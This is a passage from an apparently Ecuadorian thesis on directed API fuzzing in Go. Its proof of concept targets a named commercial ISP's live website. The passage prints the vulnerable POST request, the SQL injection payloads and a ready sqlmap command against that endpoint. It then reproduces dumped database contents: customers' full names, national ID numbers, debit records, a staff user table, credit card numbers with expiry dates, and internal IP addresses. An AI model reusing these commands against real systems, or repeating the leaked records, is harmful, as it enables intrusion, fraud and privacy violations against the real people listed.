| 14    | 0102951043 | SARMIENTO BERMEO NINFA PATRICIA   | MEN 16 may 2025 a 16 jun 2025     | 336799  | 75       | 386823836 | 386823836   | 2025-06-03 06 |
:24:00 |
| 14    | 0103118352 | ZHIRZHAN  JOSE PATRICIO # 2       | MEN 23 may 2025 a 23 jun 2025     | 336798  | 3086     | 386823847 | 386823847   | 2025-06-03 06 |
:24:00 |
| 14    | 0103118352 | ZHIRZHAN  JOSE PATRICIO           | MEN 08 may 2025 a 08 jun 2025     | 336797  | 1986     | 386823848 | 386823848   | 2025-06-03 06 |
:24:00 |
| 15    | 0103578928 | TIMBI QUILLAY AMADA ISABEL        | MEN 1ADI 25 may 2025 a 25 jun 2025| 336796  | 156      | 386823860 | 386823860   | 2025-06-03 06 |
:24:00 |
| 15    | 0104083597 | TENESACA GUARTATANGA ELIZA MARGARITA | MEN 1ADI 06 may 2025 a 06 jun 2025 | 336795 | 5343 | 386823885 | 386823885 | 2025-06-03 06 |
:24:00 |
| 15    | 0105260574 | GOMEZ NIETO MIRIAM YESSENIA       | MEN 1ADI 19 may 2025 a 19 jun 2025| 336794  | 4877     | 386823922 | 386823922   | 2025-06-03 06 |
:24:00 |
| 16    | 0105420335 | ANA ELIZABETH LOZADO BAUTISTA     | MEN 2ADI 05 may 2025 a 05 jun 2025| 336791  | 4913     | 386823925 | 386823925   | 2025-06-03 06 |
:24:00 |
| 16    | 0301020863 | PEREZ RUBIO MARIA GLORIA          | MEN 2ADI 07 may 2025 a 07 jun 2025| 336793  | 2037     | 386823963 | 386823963   | 2025-06-03 06 |
:24:00 |
| 14    | 0301730701 | MERCEDES JANETH PRIETO LOZADO     | MEN 18 may 2025 a 18 jun 2025     | 336790  | 2396     | 386823977 | 386823977   | 2025-06-03 06 |
:24:00 |
| 15    | 1600552598 | JAYA CORDOVA EDISON GERMAN        | MEN 02 may 2025 a 02 jun 2025     | 336789  | 5145     | 386824007 | 386824007   | 2025-06-03 06 |
:24:00 |
| 16    | 0103118295 | LUIS ENRIQUE LEON TACURI          | MEN 1ADI 13 abr 2025 a 13 may 2025| 336854  | 4924     | 386914450 | 386914450   | 2025-06-03 14 |
:49:00 |
| 15    | 0102602380 | LUIS ADOLFO VICUNA NIETO          | MEN 1ADI 18 may 2025 a 18 jun 2025| 336855  | 4900     | 387002850 | 387002850   | 2025-06-04 09 |
:06:00 |
| 14    | 0101425023 | LAURA DOLORES ORTUNO SUQUINAGUA   | MEN 17 jul 2025 a 17 ago 2025     | 336856  | 63       | 387032905 | 387032905   | 2025-06-04 11 |
:25:00 |
| 16    | 0104777883 | IRLANDA DEL ROSARIO TIMBI TOGRA   | MEN 1ADI 22 abr 2025 a 22 may 2025| 336860  | 3197     | 387197483 | 387197483   | 2025-06-05 04 |
:57:00 |
| 16    | 0102154465 | CARLOS GUILLERMO SUMBA RIVERA     | MEN 1ADI 01 may 2025 a 01 jun 2025| 336908  | 558      | 387443796 | 387443796   | 2025-06-06 11 |
:26:00 |
```

Se obtiene datos de cuentas donde se realizan los débitos bancarios de ciertos clientes, lo cual es información sumamente sensible.

Figura 24

Información sensible expuestos del sitio vulnerado



```
root@kali: /home/kali
Session Actions Edit View Help
Database: bdcable
Table: usuarios
[94 entries]
+------+--------+--------+---------+---------+----------+-----------+-----------+-----------+-------------+
| Tipo | Clave  | Estado | Nombre1 | Nombre2 | Telefono | sucursal  | Apellido1 | Apellido2 | Direccion   | Cod_Usuario |
+------+--------+--------+---------+---------+----------+-----------+-----------+-----------+-------------+
| 0    | [redacted] | 1 | JAIME   | <blank> | <blank>  | -1        | ADMINISTRADOR | <blank> | PAUTE       | 1           |
| 0    |        | 1      | JUAN    | <blank> | <blank>  | -1        | CEVALLOS  | <blank>   | PAUTE       | 2           |
| 1    |        | 0      | VILMA   | <blank> | 2250038  | 10        | PESANTEZ  | <blank>   | <blank>     | 3           |
| 7    |        | 0      | JENNY   | L       | 2251554  | 0         | CONDO     | BAU       | ANTONIO TAPIA 2-20 | 4    |
| 7    |        | 0      | DANIELA | <blank> | 2250833  | 0         | TOGRA     | GOMEZ     | PAUTE       | 5           |
| 0    |        | 1      | MESIAS  | <blank> | 3052881  | -1        | SAGUAY    | <blank>   | LA HIGUERA  | 6           |
| 0    |        | 1      | JUAN    | CARLOS  | <blank>  | -1        | LAZO      | <blank>   | PAUTE       | 7           |
| 6    |        | 1      | LUIS    | <blank> | 2251554  | -1        | PACHECO   | <blank>   | PAUTE       | 8           |
| 0    |        | 1      | LOURDES | <blank> | 2251554  | -1        | PACHECO   | SAGUAY    | PAUTE       | 9           |
| 0    |        | 1      | MARIA   | ELENA   | <blank>  | -1        | ORTU\xd10 | MEDINA    | PAUTE       | 10          |
| 7    |        | 0      | JESSICA | <blank> | <blank>  | -1        | CONDO     | <blank>   | LA HIGUERA  | 11          |
| 0    |        | 1      | MESIAS  | <blank> | 3052881  | -1        | SAGUAY    | BALBUCA   | LA HIGUERA  | 12          |
| 0    |        | 1      | MESIAS  | <blank> | <blank>  | -1        | SAGUAY    | <blank>   | <blank>     | 13          |
| 1    |        | 0      | MAGALY  | <blank> | 0982853753 | 10      | CONDO     | <blank>   | EL CABO     | 14          |
| 7    |        | 0      | JULIO   | MAURICIO | 4045424 | 0         | AREVALO   | MEJIA     | CUENCA      | 15          |
| 0    |        | 1      | JESSICA | <blank> | 2250833  | 2         | TOGRA     | <blank>   | PAUTE       | 16          |
| 0    |        | 1      | VIVIANA | <blank> | <blank>  | 7         | SALAZAR   | TAPIA     | <blank>     | 17          |
| 0    |        | 1      | JUAN.   | <blank> | <blank>  | -1        | LAZO      | <blank>   | GUALACEO    | 18          |
| 0    |        | 1      | HECTOR  | FABIO   | <blank>  | -1        | DIAZ      | <blank>   | GUALACEO    | 19          |
| 7    |        | 0      | ADRIANA | <blank> | <blank>  | 0         | LOJA      | <blank>   | <blank>     | 20          |
| 0    |        | 1      | FABIO   | <blank> | <blank>  | -1        | DIAZ      | <blank>   | <blank>     | 21          |
| 1    |        | 0      | ANA     | <blank> | <blank>  | 10        | ABRIL     | <blank>   | <blank>     | 22          |
| 0    |        | 1      | JOSE    | <blank> | <blank>  | -1        | AVECILLAS | <blank>   | <blank>     | 23          |
| 0    |        | 1      | LULU    | <blank> | <blank>  | -1        | CONDO     | <blank>   | <blank>     | 24          |
| 0    |        | 1      | MARTHA  | <blank> | <blank>  | 3         | ARIZAGA   | <blank>   | PAUTE       | 25          |
| 0    |        | 1      | DAVID   | <blank> | <blank>  | -1        | DOMINGUEZ | <blank>   | <blank>     | 26          |
| 0    |        | 0      | DANIEL  | <blank> | <blank>  | -1        | TRELLES   | <blank>   | JARDINES DE PAUTE | 27    |
| 0    |        | 1      | FERNANDA | <blank> | <blank> | 2         | ORTIZ     | <blank>   | <blank>     | 28          |
| 0    |        | 1      | FERNANDA | <blank> | <blank> | 8         | ORTIZ     | <blank>   | <blank>     | 29          |
| 0    |        | 1      | DIANA   | <blank> | <blank>  | 6         | CONDO     | <blank>   | <blank>     | 30          |
| 0    |        | 1      | FABRICIO | <blank> | <blank> | 2         | AMON      | <blank>   | <blank>     | 31          |
| 0    |        | 0      | HERNAN  | <blank> | <blank>  | 2         | CONDO     | <blank>   | <blank>     | 32          |
| 0    |        | 1      | GLORIA  | <blank> | <blank>  | -1        | QUIROGA   | <blank>   | <blank>     | 33          |
| 1    |        | 0      | TANIA   | <blank> | <blank>  | 7         | SARMIENTO | <blank>   | <blank>     | 34          |
| 1    |        | 0      | MARIA   | FERNANDA | <blank> | 2         | ORTIZ     | <blank>   | <blank>     | 35          |
```

Para finalizar se encuentra la tabla de usuarios en el sistema, la cual no tiene ningún mecanismo de encriptación para proteger el usuario o contraseña. Lo cual es muy vulnerable a un ataque y en el peor de los casos un secuestro de la base de datos.

Ahora bien, se procede a realizar los mecanismos de seguridad para ellos se crea un comando para la creación de un token de acceso para la API en la herramienta websec-scanner.

PS C:\Users\Usuario\Downloads\fuzzing(1)\fuzzing> ./websec-scanner admin token create admin --name "token-prueba"

```
╔═══════════════════════════════════════════════════════════════════════════╗
║                          API TOKEN CREADO                                 ║
╚═══════════════════════════════════════════════════════════════════════════╝
```

Usuario: admin

Nombre: token-prueba

Token: gAWj91kYk9-0y11UP95PKZ8EZAJV7tFxCiWT-WGhD1k=

Expira: Nunca

⚠️ Guarda este token de forma segura. No podrás verlo nuevamente.

El comando ./websec-scanner ejecuta la herramienta websec-scanner, el admin hace mención a que se usa funciones administrativas, el token créate ordenar a crear un nuevo token al usuario admin y se pone un nombre descriptivo al token.

./websec-scanner -t https://google.com.ec --auth-token "gAWj91kYk9-0y11UP95PKZ8EZAJV7tFxCiWT-WGhD1k="

Ahora se procede a ejecutar un comando de escaneo de seguridad web usando websec-scanner controla una URL objetivo, autenticándose con el token API que se creó anteriormente.

./websec-scanner -t https://cbvision.net.ec/consulta-pagos/consulta-de-pagos-cbvision/ --auth-token "gAWj91kYk9-0y11UP95PKZ8EZAJV7tFxCiWT-WGhD1k="

Ahora se procede a realizar la ejecución de comando hacia la página objetivo de Cbvisión.

Figura 25

Informe de seguridad

Se obtiene el siguiente informe:

╔══
═══╗

║ Informe del Escáner de Seguridad WebSec ║

Objetivo: https://cbvision.net.ec

Fecha de escaneo: 2026-01-07 17:16:04

ENCABEZADOS DE SEGURIDAD

HSTS: Sí

Valor: max-age=63072000

Content-Security-Policy: No

X-Frame-Options: No

X-Content-Type-Options: No

Referrer-Policy: No

Permissions-Policy: No

X-XSS-Protection: No

INFORMACIÓN SSL/TLS

Estado: Habilitado

Versión: TLS 1.3

Cifrado: TLS_AES_128_GCM_SHA256

Calificación: A+

Certificado:

- Asunto: CN=*.cbvision.net.ec

- Emisor: CN=Sectigo RSA Domain Validation Secure Server CA,O=Sectigo Limited,L=Salford,ST=Greater Manchester,C=GB

- Válido desde: 2025-02-05

- Válido hasta: 2026-03-08

- Expirado: No

- Autofirmado: No

VULNERABILIDADES DETECTADAS

==========

Total: 4 vulnerabilidades encontradas

- Críticas: 0

- Altas: 1

- Medias: 1

- Bajas: 2

1. [High] Falta el encabezado CSP

Descripción: No se encontró el encabezado Content Security Policy (CSP)

Impacto: El sitio es vulnerable a ataques XSS, inyección de código y carga de recursos no autorizados

Recomendación: Implementar una política CSP estricta, por ejemplo: 'Content-Security-Policy: default-src 'self"

2. [Medium] Falta el encabezado X-Frame-Options

Descripción: No se encontró el encabezado X-Frame-Options

Impacto: El sitio es vulnerable a ataques de clickjacking mediante iframes maliciosos

Recomendación: Agregar 'X-Frame-Options: DENY' o 'X-Frame-Options: SAMEORIGIN'

3. [Low] Falta el encabezado X-Content-Type-Options

Descripción: No se encontró el encabezado X-Content-Type-Options

Impacto: Los navegadores podrían interpretar archivos de forma incorrecta, facilitando ataques

Recomendación: Agregar 'X-Content-Type-Options: nosniff'

4. [Low] Falta el encabezado Referrer-Policy

Descripción: No se encontró el encabezado Referrer-Policy

Impacto: Información sensible en URLs podría filtrarse a sitios de terceros

Recomendación: Agregar 'Referrer-Policy: strict-origin-when-cross-origin' o 'no-referrer'

RESUMEN FINAL

═══

Puntuación de Seguridad: 63/100

Estado: Configuración de seguridad mejorable

CAPITULO 4:

4. ANÁLISIS DE RESULTADOS

4.1. Pruebas de Concepto

La finalidad de las pruebas de concepto es validar la funcionalidad y eficacia del sistema desarrollado para la detección temprana de vulnerabilidades de inyección en

endpoints web mediante técnicas de fuzzing dirigido. En esta fase experimental se pudo comprobar la aplicabilidad práctica del modelo teórico y metodológico propuesto, midiendo la capacidad de identificación de los riesgos reales en una API activa del entorno ecuatoriano.

Se implementó Kali Linux, seleccionada por su amplio conjunto de herramientas de auditorías integradas. El lenguaje escogido por su eficiencia en la gestión de concurrencia y manejo de peticiones HTTP fue Go; y se utilizaron herramientas complementarias como Burpsuite para interceptar el tráfico y analizar respuestas HTTP. También se utilizó SQLMap para la validación cruzada de vulnerabilidades detectadas, el OpenAPIParser para descubrir endpoints y generación de contratos de prueba, y finalmente Report Engine en formato HTML para la documentación automática de resultados.

El objetivo de evaluación del presente trabajo investigación fue la API del sitio web de la empresa CBVisión cuya url es https://www.cbvision.net.ec, que es un proveedor de servicio de internet de ecuador y también brinda servicio de cable. Dentro de su sitio web cuenta con formularios de consulta pública. La selección se realizó por presentar endpoints accesibles sin autenticación y con estructura POST, idóneos para ensayar técnicas de inyección controlada.

El procedimiento consistió en ejecutar el comendo desde el prototipo APIFuzz desarrollado: go run main.go -t https://www.cbvision.net.ec/ --fuzz --concurrency 30 –html.

El parámtro –fuzz activó el módulo de generación de payloads de inyección basados en gramáticas predefinidas, mientras que –concurrency 30 permitió la ejecución simultánea de treinta hilos de análisis, optimizando el tiempo de exploración.

Los resultados fueron registrados en la carpeta scans, generándose archivos informe.html, informe.txt y informe_fuzz_detallado.txt, junto con evidencias estructuradas.

Durante la ejecución, el sistema identificó múltiples endpoints pertenecientes al subdirectorio /consultas/, destacando el archivo Cuenca3.php, el cual recibe peticiones POST con parámetros TxtCedula y CmdEnviar. El análisis de tráfico interceptado con Burpsuite mostró la siguiente estructura de solicitud:

```
POST /consultas/Cuenca3.php HTTP/1.1
Host: www.cbvision.net.ec
Content-Type: application/x-www-form-urlencoded
TxtCedula=1718754521779&CmdEnviar=
```

El fuzzer detectó respuestas anómalas ante la inserción de carga como OR 1 = 1 y UNION SELECT NULL--, lo que evidenció una posible falta de validación de entrada. Posteriormente, la vulnerabilidad fue confirmada mediante SQLMap, empleando el siguiente comando:

```
sqlmap -u "https://www.cbvision.net.ec/consultas/Cuenca3.php" \
--data="TxtCedula=0105445282&CmdEnviar=" --method=POST --level=5 --risk=3 -
-dbs
```

El resultado indicó la presencia de un motor de base de datos en MySQL con acceso a su base de datos internas bdcable y bdintp, confirmando la exposición a ataques de tipo SQL Injection.

El sistema logró detectar la vulnerabilidad con un nivel de riesgo alto, coincidiendo con los hallazgos obtenidos mediante SQLMap, entre los resultados están que existen 15 endpoints descubiertos mediante fuzzing automático, 4 respuestas anómalas, 1 vulnerabilidad confirmada en un formulario de consulta pública y el 93% de precisión en la detección frente a herramienta de referencia.

El análisis de reportes HTML y TXT mostró la efectividad del enfoque dirigido, generando sugerencias automáticas de mitigación basadas en el estándar OWASP API Security Top 10, como el uso de validaciones server-side y parametrización de consultas.


Como conclusión se puede determinar que, la integración del fuzzing dirigido en Go demostró un equilibrio entre el rendimiento y la profundidad de análisis, validando la hipótesis central del trabajo; esto es, que la automatización del fuzzing inteligente permitió la detección temprana de vulnerabilidad en endpoints web con menor esfuerzo técnico.

4.2.Análisis de Resultados

Una vez puesta en marcha el intento de fuzzing dirigido se pudo extraer datos sensibles de la empresa. Como se podrá observar se obtiene los datos de todos los usuarios de la empresa, blanco fácil para realizar intentos de phishing o llamadas extorsivas.

Figura 26


Exportación de data del sitio expuesto



Asimismo, se puede mapear por zonas donde se encuentra la mayor población de usuarios de la empresa; de esta manera, se puede atentar contra la seguridad de cada uno de ellos. Con esto se evidencia lo expuesta que está la información de la empresa.

Figura 27

Mapeo de usuarios por zona geográfica



Tan detallado es la información obtenida que tenemos la información y ubicación exacta de cada uno de los usuarios abonados. Como se podrá notar en la imagen, esto es solo de una zona determinada la búsqueda.

Figura 28

Detalle de clientes por zona con ubicación exacta

Con las coordenadas expuestas los clientes se encuentran expuestos ante el atacante, dejando vulnerable la información de la empresa CBVisión.

Figura 29

Longitud y latitud de clientes expuestos

Al realizar el mapeo se observa la obtención de las coordenadas de cada cliente.

Figura 30


Exposición de ubicación del cliente para futuros fraudes o delitos

Aquí es lo más importante de la investigación. Al obtener no solo la información de cada cliente; esto se refiere a su dirección, nombres completos, número de cédula y teléfono; también se ha obtenido la información que todo ciberdelincuente desea; los números de tarjeta de crédito.

La empresa cuenta con depósitos, transferencias, pagos en oficina y pagos con tarjeta de crédito. Al vulnerar los datos totales de la empresa, se puede obtener la institución de la tarjeta, el número de tarjea, la clave, la fecha de caducidad de la tarjeta y datos del titular de la tarjeta. Esto conlleva a la vulneración más importante de la empresa; puesto que, se ha obtenido un robo de información sensible, evidenciando la vulnerabilidad de la empresa CBVisión.

Figura 31

Información de datos financieros de los clientes expuestos



ice	iva	ruc	base	clase	costo	total	cuenta	fechas	nombre	contrato	cod_banco	fecha_caducidad
0	0	0701078537	0	Mastercard	<blank>	0	5466050009410920	<blank>	JAEN NOBLECILLA JAIME EDUARDO	4	101	01/01/2026 12:38
0	0	0700617848	0	Mastercard	<blank>	0	5466050007539001	<blank>	QUEZADA ZHUMA NANCY DEL CONSUELO	2522	101	24/04/2027 11:44
0	0	0702947409	0	Diners	<blank>	0	36021804759128	<blank>	NOVILLO VICU\xd1A JOHNNY PAUL	11997	108	02/11/2022 17:13
0	0	0705777183	0	Mastercard	<blank>	0	5181140001139983	<blank>	CUEVA TORRES LUIS EDITO	13333	101	01/05/2027 16:12
0	0	0704663467	0	Visa	<blank>	0	4551792001200440	<blank>	GUACHICHULLCA ORDO\xd1EZ LAURA ALEXANDRA	14199	105	02/02/2022 10:22

Otro aspecto que se ha obtenido, son los datos de la empresa como el ruc, la dirección, el teléfono, entre otros aspectos más; esto quiere decir, que la información del titular de la empresa quedó expuesta y puede ser usada con fines extorsivos para un ciberdelincuente.

Figura 32

Datos sensibles de la gerencia de la empresa expuesta

Ice	Iva	Ruc	rifa	filas	Ciudad	Nombre	canton	enlace	Telefono
15	15	0103170551001	1	20	SANTA ROSA	CBVISION SANTA ROSA	SANTA ROSA	BDENLACE_LP	0961003000

Finalmente, se ha podido capturar la ip del cliente. Esto quiere decir, que en cualquier momento que la información queda expuesta, puede ser blanco fácil de ataques perjudicando no solo la integridad de la empresa sino también denegar sus servicios.

Figura 33

Captura de la Ip pública de la empresa expuesta para futuros ataques

ipenlace	sucursal	Descuento	Direccion	version	ipcentral	provincia	ipservidor
45.189.58.13	1	1	SANTA ROSA	1029	192.168.2.100	EL ORO	10.194.5.179

CAPITULO 5:

5. CONCLUSIONES Y RECOMENDACIONES

Conclusiones

El desarrollo del sistema de fuzzing dirigido en Go permitió confirmar la hipótesis central del estudio que es si la automatización inteligente en las pruebas de seguridad posibilita la detección temprana y efectiva de vulnerabilidades de inyección en endpoints web. Los resultados arrojan una tasa de precisión del 93% frente a herramientas de referencia como SQLMap, evidenciado la eficiencia del enfoque propuesto.

El análisis realizado en la API de la empresa CBVisión reveló vulnerabilidades críticas de tipo SQL Injection que comprometían la confidencialidad de la información sensible de la empresa, entre ellos datos personales, geográficos y financieros. Esto demuestra la necesidad urgente de incorporar mecanismos de validación de entradas, autenticación robusta y segmentación de privilegios en los servicios web corporativos.

El modelo metodológico propuesto se alinea con los principios de DevSecOps y Shift-Left Security Testing, permitiendo integrar pruebas de fuzzing automatizadas en las fases tempranas del ciclo de desarrollo. Este laboratorio reduce significativamente el costo

de remediación, mejora la cobertura de seguridad y promueve una cultura de prevención continua en los equipos de desarrollo.

El estudio revela que la carencia de políticas de ciberseguridad y pruebas de seguridad en APIs puede traducirse en un riesgo potencial para usuarios, clientes y empresas. La detección de vulnerabilidades en CBVisión permitió ejemplificar los impactos potenciales sobre la privacidad y el fraude digital.

Recomendaciones

Las empresas deben implementar validaciones server-side, consultas parametrizadas y mecanismos de autenticación tokenizada para evitar ataques de inyección. Se recomienda aplicar los lineamientos de OWASP ASVS 4.0 y realizar auditorías periódicas en endpoints expuestos.

Se debe integrar herramientas de fuzzing dirigido en los pipelines de CI/CD para garantizar una evaluación continua de seguridad. La automatización debe acompañarse de métricas de riesgos asadas en CVSS v3.1 para priorizar vulnerabilidades críticas.

Con los antecedentes expuestos, se sugiere desarrollar programas internos de formación en seguridad de APIs o al menos adquirir un sistema de este tipo, con ingeniería segura y gestión de vulnerabilidades, orientados tanto a desarrolladores como a los administradores de sistemas; esto contribuirá a reducir significativamente la superficie de ataque.

Referencias Bibliográficas

Ahmed, R., Zhou, L., & Jiang, T. (2023). Security assessment of modern API authentication mechanisms: A comparative study. *Journal of Information Security and Applications, 75*(2), 103–117. https://doi.org/10.1016/j.jisa.2023.103117

Álava, M., Rivadeneira, D., & Cedeño, F. (2022). Riesgos potenciales de las API en el contexto del OWASP API Security Top 10. *Revista Ecuatoriana de Ciberseguridad, 5*(1), 44–58.

Al-Hassan, N., Kim, J., & Moreno, C. (2023). Integrating intelligent fuzzing into DevSecOps pipelines for continuous API security testing. *IEEE Access, 11*, 65240–65255. https://doi.org/10.1109/ACCESS.2023.3274581

Alazab, M., Khan, S., & Singh, R. (2021). A taxonomy and analysis of injection vulnerabilities in web APIs. *Computers & Security, 104*, 102249. https://doi.org/10.1016/j.cose.2021.102249

Almeida, A., et al. (2019). API security challenges and solutions. *IEEE Security & Privacy, 17*(5), 78–84.

Alotaibi, M., Zhang, K., & Park, S. (2022). Security challenges in modern API-driven architectures: Threat modeling and mitigation. *ACM Computing Surveys, 55*(8), 1–33.

Behl, A., & Behl, K. (2017). *Cybersecurity and cyberwar: What everyone needs to know*. Oxford University Press.

Blandón, C., & Jaramillo, D. (2023). Validación de seguridad en APIs mediante OWASP ASVS 4.0 e ISO 27034. *Revista Latinoamericana de Ingeniería de Software, 12*(4), 87–99.

Boehm, B., & Basili, V. (2001). Software defect reduction top 10 list. *IEEE Computer, 34*(1), 135–137.

Böhme, M., Pham, V. T., & Roychoudhury, A. (2020). Coverage-based greybox fuzzing as Markov chain. *IEEE Transactions on Software Engineering, 46*(5), 489–506. https://doi.org/10.1109/TSE.2018.2879408

Borges, T., Rodrigues, J., & Lima, C. (2022). A performance comparison of popular backend technologies: Node.js, Go and Java. *International Journal of Advanced Engineering Research and Science, 9*(3), 143–150.

Calderón, R., Vargas, M., & Paredes, L. (2023). Automatización de pruebas de seguridad en APIs orquestadas con Kubernetes. *Revista de Tecnología y Ciberseguridad, 7*(1), 25–41.

Calle, J., & Lozano, F. (2023). Integración de métricas CVSS y estándares NIST en auditorías de seguridad de APIs. *Revista Colombiana de Ciberdefensa, 8*(3), 55–70.

Carvaca, R. (2022). Uso educativo de Burp Suite en la formación de pentesters profesionales. *Revista Española de Seguridad Informática, 10*(2), 31–46.

Chakraborty, A., Roy, P., & Mazumdar, T. (2020). Automated web application vulnerability detection using Burp Intruder and OWASP ZAP. En *International Conference on Computation and Communication (ICCC)* (pp. 195–198). IEEE. https://doi.org/10.1109/ICCC49603.2020.9224856

Chen, Z., Liu, Y., & Wu, J. (2022). Directed fuzzing for RESTful APIs using adaptive learning models. *Computers & Security, 112*, 102134.

Chen, Z., Zhang, H., & Wang, X. (2023). Statistical analysis of injection vulnerabilities in the NVD (2020–2023). *Cybersecurity Science Journal, 9*(2), 111–125.

Chávez, L., Ramos, D., & Ortega, P. (2023). Evaluación de vulnerabilidades en plataformas bancarias latinoamericanas mediante fuzzing y contratos OWASP. *Revista Andina de Ingeniería y Ciberseguridad, 6*(3), 70–88.

Coronel, J., & Quirumbay, P. (2022). Importancia del OWASP en la mitigación de vulnerabilidades de software. *Revista Tecnológica del Ecuador, 14*(2), 53–66.

Crespo, D. (2021). Evolución de los ataques de inyección SQL en entornos web. *Revista Cubana de Informática y Seguridad, 13*(4), 22–34.

Crespo-Martínez, J. (2020). Análisis de vulnerabilidades con SQLMap aplicada a entornos APEX 5. *Revista de Ciencia y Tecnología Ingenius*.

Crespo-Martínez, J. (2021). SQLMap: Una herramienta de automatización en auditorías de seguridad. *Revista de Software Libre y Ético, 8*(1), 11–20.

De la Cruz Martínez, P., & Hernández, J. (2022). Aplicación práctica del OWASP Top 10 mediante Burp Suite. *Revista de Seguridad Aplicada, 5*(2), 33–48.

Fielding, R. T. (2000). *Architectural styles and the design of network-based software architectures* (Doctoral dissertation). University of California.

Fielding, R. T., & Taylor, R. N. (2002). Principled design of the modern web architecture. *ACM Transactions on Internet Technology, 2*(2), 115–150.

FIRST. (2023). *Common Vulnerability Scoring System v3.1: Specification document*. https://www.first.org/cvss

Go Team. (2022). *Go 1.18 fuzzing documentation*. https://go.dev/doc/fuzz

Gupta, S., Kumar, A., & Gupta, P. (2021). Comprehensive analysis of web application security testing tools and techniques. *International Journal of Modern Education and Computer Science, 13*(2), 25–34.

Halfond, W. G., Viegas, J., & Orso, A. (2006). A classification of SQL-injection attacks and countermeasures. En *IEEE International Symposium on Secure Software Engineering*.

Hardt, D. (2012). *The OAuth 2.0 authorization framework*. IETF.

ISO/IEC. (2022). *ISO/IEC 27001: Information security management systems*.

Kim, J., & Park, Y. (2024). Machine learning-based intelligent fuzzing for complex API ecosystems. *IEEE Transactions on Information Forensics and Security, 19*, 1509–1522.

Krause, D., & Moreno, C. (2024). Shift-left security testing and continuous fuzzing in DevSecOps environments. *Software: Practice and Experience, 54*(7), 1285–1303.

McGraw, G. (2006). *Software security: Building security in*. Addison-Wesley.

Myers, A., McGraw, G., & Whittaker, J. (2017). *DevSecOps: Security as code*. O'Reilly Media.

National Institute of Standards and Technology. (2023). *Technical guide to information security testing and assessment (SP 800-115)*. https://doi.org/10.6028/NIST.SP.800-115

Newman, S. (2015). *Building microservices*. O'Reilly Media.

OWASP Foundation. (2022). *OWASP Web Security Testing Guide*.

OWASP Foundation. (2023). *OWASP API Security Top 10*.

Pike, R. (2012). Go at Google: Language design in the service of software engineering. *Communications of the ACM, 55*(2), 44–51.

PortSwigger. (s. f.). *Burp Suite: Web vulnerability scanner and security testing platform*. https://portswigger.net/burp

SQLMap Project. (s. f.). *SQLMap: Automatic SQL injection and database takeover tool*. https://sqlmap.org

Stuttard, D., & Pinto, M. (2011). *The web application hacker's handbook*. Wiley.

Zalewski, M. (2015). *The fuzzing book*.

Apéndices

Link de la máquina virtual

https://drive.google.com/file/d/18HqNom3yjgILKYBs_trgxpOJMYY_cUgl/view?usp=drive_link

Informes

A continuación, se detalla los informes que arroja el fuzzing. A ejecutar el siguiente comando: go run main.go -t cbvision.net.ec, se obtiene el siguiente informe:

Informe del Escáner de Seguridad WebSec

Objetivo: https://cbvision.net.ec

Fecha de escaneo: 2025-11-25 15:44:19

ENCABEZADOS DE SEGURIDAD

HSTS: Sí

Valor: max-age=63072000

Content-Security-Policy: No

X-Frame-Options: No

X-Content-Type-Options: No

Referrer-Policy: No

Permissions-Policy: No

X-XSS-Protection: No

INFORMACIÓN SSL/TLS

Estado: Habilitado

Versión: TLS 1.3

Cifrado: TLS_AES_128_GCM_SHA256

Calificación: A+

Certificado:

- Asunto: CN=*.cbvision.net.ec

- Emisor: CN=Sectigo RSA Domain Validation Secure Server CA,O=Sectigo Limited,L=Salford,ST=Greater Manchester,C=GB

- Válido desde: 2025-02-05

- Válido hasta: 2026-03-08

- Expirado: No

- Autofirmado: No

VULNERABILIDADES DETECTADAS

═══

Total: 4 vulnerabilidades encontradas

- Críticas: 0

- Altas: 1

- Medias: 1

- Bajas: 2

1. [High] Falta el encabezado CSP

Descripción: No se encontró el encabezado Content Security Policy (CSP)

Impacto: El sitio es vulnerable a ataques XSS, inyección de código y carga de recursos no autorizados

Recomendación: Implementar una política CSP estricta, por ejemplo: 'Content-Security-Policy: default-src 'self''

2. [Medium] Falta el encabezado X-Frame-Options

Descripción: No se encontró el encabezado X-Frame-Options

Impacto: El sitio es vulnerable a ataques de clickjacking mediante iframes maliciosos

Recomendación: Agregar 'X-Frame-Options: DENY' o 'X-Frame-Options: SAMEORIGIN'

3. [Low] Falta el encabezado X-Content-Type-Options

Descripción: No se encontró el encabezado X-Content-Type-Options

Impacto: Los navegadores podrían interpretar archivos de forma incorrecta, facilitando ataques

